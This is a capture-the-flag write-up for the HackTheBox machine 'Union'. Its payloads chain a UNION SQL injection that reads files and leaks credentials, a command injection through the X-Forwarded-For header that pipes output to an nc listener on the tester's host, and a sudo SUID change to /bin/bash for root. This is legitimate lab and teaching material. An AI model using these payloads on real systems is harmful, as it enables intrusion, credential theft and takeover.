

[HTB] Union

- by Pablo github.com/vorkampfer/hackthebox2/union
- Resources:
 1. Savitar YouTube walk-through <https://htbmachines.github.io/>
 2. 0xdf gitlab: <https://0xdf.gitlab.io/>
 3. 0xdf YouTube: <https://www.youtube.com/@0xdf>
 4. Privacy search engine <https://metager.org>
 5. Privacy search engine <https://ghosterysearch.com/>
 6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
 7. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

The November Ultimate Hacking Championship qualifier box is Union. There’s a tricky-to-find union SQL injection that will allow for file reads, which leaks the users on the box as well as the password for the database. Those combine to get SSH access. Once on the box, I’ll notice that www-data is modifying the firewall, which is a privileged action, using sudo.

Analysis of the page source shows it is command injectable via the ~~X-Forwarded-For~~ header, which provides a shell as ~~www-~~data. This account has full sudo rights, providing root access. ~~~0xdf~~

Skill-set:

1. ~~SQLI~~ - ~~UNION~~ injections
2. ~~SQLI~~ - Read Files
3. ~~HTTP~~ Header Command Injection ~~X-FORWARDED-FOR~~ [~~RCE~~]
4. Abusing sudoers privilege [Privilege Escalation]

Checking connection status

1. Checking my openvpn connection a bash script.

```
1. > htb_status.sh --status
[sudo] password for h@x0r:

==>[+]  OpenVPN is up and running.
2024-08-18 00:16:27 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 79995

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.96.75 union.htb

==>[+]  PING 10.129.96.75 (10.129.96.75) 56(84) bytes of data.
64 bytes from 10.129.96.75: icmp_seq=1 ttl=63 time=152 ms

--- 10.129.96.75 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 152.232/152.232/152.232/0.000 ms

==>[+]  10.129.96.75 (ttl -> 63): Linux

Done!
```

Basic Recon

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan union.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
21,22,80
4. > source ~/.zshrc
5. > echo $openportz
80
6. > portzscan $openportz drive.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80 union.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
>>> Listing all the open ports
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
Goodbye!
8. Only port 80 is open. I found nothing. Usually when that happens I will run nmap NSE scripts.
9. > nmap --script http-enum -p80 union.htb -oN http_enum_80.nmap -vvv
10. FAIL, I get nothing
11. > nmap --script=vuln -p80 -oN script_vuln.nmap -vvv union.htb
12. FAIL, I get nothing withthe vuln scan either
```

3. Discovery with *Ubuntu Launchpad*

1. I lookup `nginx 1.18.0 launchpad`
2. Fail I can not find the OS version for this server

4. **Whatweb**


```
1. > whatweb http://10.129.96.75/
http://10.129.96.75/ [200 OK] Bootstrap[4.1.1], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]
[nginx/1.18.0 (Ubuntu)], IP[10.129.96.75], JQuery[3.2.1], Script, nginx[1.18.0]
2. FAIL, no new information I did not already know.
```

5. **curl the site**

```
1. > curl -s -X GET http://10.129.96.75 -I
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 18 Aug 2024 01:49:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: PHPSESSID=q4mtcqfosu06b7abbafj8qil5a; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
3. There is a PHPSESSID cookie being set.
```


6. **wfuzz**

```
1. > wfuzz -c --hc=404 --hh=1220 -t 50 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://union.htb/FUZZ.php
=====
ID           Response  Lines   Word      Chars      Payload
=====
000000881:   200        0 L      2 W        13 Ch      "firewall"
000001490:   200        0 L      0 W         0 Ch      "config"
000004099:   200       20 L     61 W       772 Ch      "challenge"
```



7. **Manual website enumeration**

```
1. http://union.htb/
2. I try some basica injections.
3. `foo' or 1=1-- -`
4. nothing
5. `foo' order by 100-- -`
   >>> This works better because it is offering me to `Complete the challenge`
```



Possible SQLi vulnerable field

8. This parameter **Player Eligibility Check** seems injectable

Player Eligibility Check

load_file("/etc/passwd")-- | Check

Sorry, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false uidd:x:107:112:/run/uidd:/usr/sbin/nologin tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin pollinate:x:110:1:/var/cache/pollinate:/bin/false usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:112:65534:/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin htb:x:1000:1000:htb:/home/htb:/bin/bash lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false mysql:x:109:117:MySQL Server,,:/nonexistent:/bin/false uhc:x:1001:1001:,,:/home/uhc:/bin/bash you are not eligible due to already qualifying.

1. `foo' order by 100-- -`

2. `foo' UNION SELECT 1-- -`

3. `foo' UNION SELECT database()-- -`

RESPONSE:>>> Sorry, november you are not eligible due to already qualifying.

4. `foo' UNION SELECT version()-- -`

RESPONSE:>>> Sorry, 8.0.27-0ubuntu0.20.04.1 you are not eligible due to already qualifying.

5. `foo' UNION SELECT user()-- -`

RESPONSE:>>> Sorry, uhc@localhost you are not eligible due to already qualifying.

6. `foo' UNION SELECT load_file("/etc/passwd")-- -`

RESPONSE:>>> Sorry, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin<snip>....you are not eligible due to already qualifying.

7. This passwd file output is messy lets clean up the passwd file. Viewing pagesource does not clean up the file.

8. I paste the raw passwd and I delete the line sorry "passwd file" you are not eligible due to already qualifying. Next I will use sed to replace all spaces with a new line break.

9. > cat tmp | sed 's/ /\n/g'

10. Now It is very easy to clean the file.

=====

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nolog<snip>

=====

11. > cat passwd | grep -i "sh\$"

root:x:0:0:root:/root:/bin/bash

htb:x:1000:1000:htb:/home/htb:/bin/bash

uhc:x:1001:1001:,,:/home/uhc:/bin/bash

12. You can also use burpsuite but a sed command is all you really needed.

SQLi continued using burpsuite...

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST /index.php	HTTP/1.1			1	HTTP/1.1	200 OK		
2	Host: union.htb				2	Server: nginx/1.18.0 (Ubuntu)			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0				3	Date: Sun, 18 Aug 2024 07:25:08 GMT			
4	Accept: */*				4	Content-Type: text/html; charset=UTF-8			
5	Accept-Language: en-US,en;q=0.5				5	Connection: keep-alive			
6	Accept-Encoding: gzip, deflate, br				6	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
7	Content-Type: application/x-www-form-urlencoded; charset=UTF-8				7	Cache-Control: no-store, no-cache, must-revalidate			
8	X-Requested-With: XMLHttpRequest				8	Pragma: no-cache			
9	Content-Length: 53				9	Content-Length: 1911			
0	Origin: http://union.htb				10				
1	DNT: 1				11	Sorry, root:x:0:0:root:/root:/bin/bash			
2	Sec-GPC: 1				12	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
3	Connection: keep-alive				13	bin:x:2:2:bin:/bin:/usr/sbin/nologin			
4	Referer: http://union.htb/				14	sys:x:3:3:sys:/dev:/usr/sbin/nologin			
5	Cookie: PHPSESSID=jd7mhv0njuohu44ce8sm977bqa				15	sync:x:4:65534:sync:/bin:/bin/sync			
6	Priority: u=0				16	games:x:5:60:games:/usr/games:/usr/sbin/nologin			
7					17	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
8	player=foo' UNION SELECT load_file("/etc/passwd")-- -				18	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
					19	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			

9. Continuing with sql injections

1. You will need the `PHPSESSIONID` cookie later in the privilege escalation. Saving you the hassle of doing another intercept. ☺

2. Lets capture with burpsuite so the output comes out a little cleaner.


```
3. I start foxyproxy and burpsuite.
4. If you have trouble setting up foxyproxy here is a link.
5. `https://medium.com/@toshvelaga/setting-up-foxyproxy-with-burp-suite-for-chrome-28470fd86084`
6. ➤ burpsuite &> /dev/null & disown
[1] 114969
6. I try right away for the the private key of either uhc, or htb user.
7. `player=foo' UNION SELECT load_file("/home/uhc/.ssh/id_rsa")-- -`
8. FAIL, there is nothing for either
9. `player=foo' UNION SELECT load_file("/home/uhc/user.txt")-- -`
RESPONSE:>>> Sorry, 44f3188cf608340fad4ef8e42596515d
you are not eligible due to already qualifying.
7. We got the user flag.
8. The following injection is the normal way to list all the databases in a MySQL server. Sometimes it will not allow to
display all the databases at once so you will need to use the `limit 0,1` flag.
`player=foo' UNION SELECT schema_name from information_schema.schemata-- -`
RESPONSE:>>> Sorry, `mysql` you are not eligible due to already qualifying.
9. `player=foo' UNION SELECT schema_name from information_schema.schemata limit 1,1-- -`
RESPONSE:>>> Sorry, `information_schema` you are not eligible due to already qualifying.
10. Group concat is better if you can use it.
11. `player=foo' UNION SELECT group_concat(schema_name) from information_schema.schemata-- -`
RESPONSE:>>> Sorry, mysql,information_schema,performance_schema,sys,november you are not eligible due to already qualifying.
12. That is all the database names. I think november seems to stand out as to likely have columns with important data.
13. `player=foo' UNION SELECT group_concat(table_name) from information_schema.tables where table_schema="november"-- -`
RESPONSE:>>>
Sorry, fag,players you are not eligible due to already qualifying.
14. Seems like we have two tables: flag, and players. Lets try to list the columns for these two tables.
15. `player=foo' UNION SELECT group_concat(column_name) from information_schema.columns where table_schema="november" and
table_name="flag"-- -`
16. I get no response. We can try and hex encode the word flag to see if that will work.
17. ➤ echo -n "flag" | xxd -ps
666c6167
18. To reverse it use the -r flag.
19. ➤ echo -n "666c6167" | xxd -ps -r; echo
flag
20. Now you take that hex and put a 0x infront of it to signify that it is hex. 0x666c6167
21. `player=foo' UNION SELECT group_concat(column_name) from information_schema.columns where table_schema="november" and
table_name="0x666c6167"-- -`
22. That does not work. There is another way.
23. `player=foo' UNION SELECT group_concat(table_name,":",column_name) from information_schema.columns where
table_schema="november"-- -`
RESPONSE:>>> Sorry, flag:one,players:player you are not eligible due to already qualifying. <<< That is better
24. `player=foo' UNION SELECT group_concat(one) from flag-- -`
RESPONSE:>>> Sorry, UHC{First_5step_2_Qualify} you are not eligible due to already qualifying.
25. Not going to lie this part confused me.
26. Take this UHC{F1rst_5step_2_Qualify} and past it into the browser field, but first you will need to turn off foxyproxy.
27. paste in UHC{F1rst_5step_2_Qualify}
```

Join the UHC - November Qualifiers

Enter The First Flag

UHC{F1rst_5step_2_Qualify}

Join Now

10. Success

1. we get granted ssh

Welcome Back!

Your IP Address has now been granted SSH Access.

11. Now we have ssh and our ip has been whitelisted.

```
1. I run nmap again to see if port 22 is indeed open.
2. > nmap -p 22 -Pn -n --open 10.129.96.75 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-18 08:37 UTC
Nmap scan report for 10.129.96.75
Host is up (0.14s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
3. SUCCESS, it is open.
4. We need a password though
5. `player=foo' UNION SELECT group_concat(player) from players-- -`
RESPONSE:>>> Sorry, ippsec,celesian,big0us,luska,tinyboy you are not eligible due to already qualifying.
6. That does not work. I try the load_file flag again.
7. `player=foo' UNION SELECT load_file("/var/www/html/config.php")-- -`
RESPONSE:>>>
=====
Sorry, <?php
    session_start();
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-11qual-global-pw";
    $dbname = "november";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
you are not eligible due to already qualifying.
=====
8. SUCCESS, I think we have the password.
```

SSH as user uhc

12. I try SSHing as user uhc

```
1. > ssh uhc@union.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
uhc@union.htb: password: uhc-11qual-global-pw
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)
2. uhc@union:~$ whoami
uhc
3. SUCCESS
4. uhc@union:~$ export TERM=xterm
```

Begin enumeration

13. Beginning enumeration as user uhc via ssh

```
1. uhc@union:~$ cat user.txt
44f3188cf608340fad4ef8e42596515d
2. uhc@union:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
3. uhc@union:/var/www/html$ id
uid=1001(uhc) gid=1001(uhc) groups=1001(uhc)
4. sudo -l >>> user uhc has no sudoers priviliges
5. uhc@union:~$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/fusermount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
4. uhc@union:~$ systemctl list-timers
5. nothing
6. uhc@union:~$ cat /etc/crontab
7. nothing that seems vuln here either.
8. uhc@union:~$ cd /var/www/html
9. uhc@union:/var/www/html$ id
uid=1001(uhc) gid=1001(uhc) groups=1001(uhc)
10. uhc@union:/var/www/html$ ls -l
```

```
total 16
-rw-r--r-- 1 htb htb 1203 Nov  5 2021 challenge.php
-rw-r--r-- 1 htb htb  207 Nov  4 2021 config.php
drwxr-xr-x 1 htb htb   34 Nov  4 2021 css
-rw-r--r-- 1 htb htb 1028 Nov  5 2021 firewall.php
-rw-r--r-- 1 htb htb 2093 Nov  4 2021 index.php
11. uhc@union:/var/www/html$ cat firewall.php
```

HTTP_X_FORWARDED_FOR

14. I think I have found some vulnerable piece of code

```
1. uhc@union:/var/www/html$ cat firewall.php | grep "REMOTE_ADDR" -B4 -A3
<?php
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    };
    system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
2. This HTTP_X_FORWARDED_FOR is vulnerable. Because we have already comprimised the server you can use the localhost to and
X-FORWARDED-FOR run bash commands.
3. In the code above you can see that if you are in localhost and have a shell there are no checks to inject more commands
into this php code.
```

PoC

15. Abusing X-Forwarded-For via localhost shell

```
1. Here is where you will need the PHPSESSIONID cookie from burpsuite.
2. uhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1
10.10.14.41;" -H "Cookie: PHPSESSIONID=jd7mhv0njuohu44ce8sm977bqa"
3. > sudo tcpdump -i tun0 icmp
[sudo] password for h@x0r:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:45:27.015416 IP union.htb > blackarchH@cker: ICMP echo request, id 1, seq 1, length 64
09:45:27.015443 IP blackarchH@cker > union.htb: ICMP echo reply, id 1, seq 1, length 64
3. SUCCESS, I recieve the ping
```

Pivot to www-data?

16. In order to get root we will have to pivot to a lower privilege account. Normally this would not make sense but www-data has privileges.

```
1. I set up my listener
2. sudo nc -nlvp 443
3. uhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; whoami | nc
10.10.14.41 443;" -H "Cookie: PHPSESSIONID=jd7mhv0njuohu44ce8sm977bqa"
4. > sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.96.75 45900
www-data
5. We would never want to get a shell as www-data at this point because we would be lowering our privileges. Except this
www-data account was given a-lot of suoders privilege.
6. uhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; sudo -l | nc
10.10.14.41 443;" -H "Cookie: PHPSESSIONID=jd7mhv0njuohu44ce8sm977bqa"
^C
7. > sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.96.75 45912
Matching Defaults entries for www-data on union:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User www-data may run the following commands on union:
    (ALL : ALL) NOPASSWD: ALL
^C
8. Yup, www-data has ALL : ALL with no password.
```

Escalation to ROOT


```
uhc@union:/var/www/html$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
uhc@union:/var/www/html$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
794e054efd537bc691337f6092cfa14d
bash-5.0# |
```

17. Privesc

```
1. `uhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; sudo chmod u+s /bin/bash | nc 10.10.14.41 443;" -H "Cookie: PHPSESSID=jd7mhv0njuohu44ce8sm977bqa"`
2. SUCCESS we have assigned an SUID to `/bin/bash`
3. uhc@union:/var/www/html$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
uhc@union:/var/www/html$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
794e054efd537bc691337f6092cfa14d
```



Union has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

#1006	18 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED